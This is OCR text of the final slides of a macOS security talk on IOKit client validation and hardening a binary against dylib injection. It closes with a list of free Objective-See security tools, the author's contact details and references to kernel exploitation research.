
{ i/o kit methods


client validation

VENDOR RESPONSE :)

more improvements

"Shut up snitch!" @osxreverser






preventing code-injection
(into client)

The loader (dyld) will ignore DYLD_INSERT_LIBRARIES, if the binary contains a "__RESTRICT" segment + "__restrict" section

OBJECTIVE-SEE (.COM)

free security tools & malware samples



TaskExplorer

OverSight

KnockKnock

BlockBlock

KextViewr

RansomWhere?

Ostiarius

Synack

Questions & Answers

contact me any time :)

patrick@synack.com

@patrickwardle

Synack

CREDITS

mahalo :)

images

- FLATICON.COM
- THEZOOOM.COM
- ICONMONSTR.COM
- HTTP://WIRDOU.COM/2012/02/04/IS-THAT-BAD-DOCTOR/
- HTTP://TH07.DEVIANTART.NET/FS70/PRE/F/2010/206/4/4/441488BCC359B59BE409CA02F863E843.JPG

resources

- "IOS KERNEL EXPLOITATION --- IOKIT EDITION ---" -STEFANO ESSER
- "REVISITING MAC OS X KERNEL ROOTKITS!" -PEDRO VILAÇA (@OSXREVERSER)
- "FIND YOUR OWN IOS KERNEL BUG" -XU HAO/XIABO CHEN
- "ATTACKING THE XNU KERNEL IN EL CAPITAN" -LUCA TODESCO
- "HACKING FROM IOS 8 TO IOS 9" -TEAM PANGU
- "SHOOTING THE OS X EL CAPITAN KERNEL LIKE A SNIPER" -LIANG CHEN/QIDAN HE
- "OPTIMIZED FUZZING IOKIT IN IOS" -LEI LONG
- "MAC OS X AND IOS INTERNALS" -JONATHAN LEVIN
- "OS X AND IOS KERNEL PROGRAMMING" -OLE HALVORSEN/DOUGLAS CLARKE
- "IOKIT FUZZING, SMETHODS AND IDA" -FERMÍN J. SERNA
- "SHUT UP SNITCH!" -PEDRO VILAÇA (@OSXREVERSER)

Synack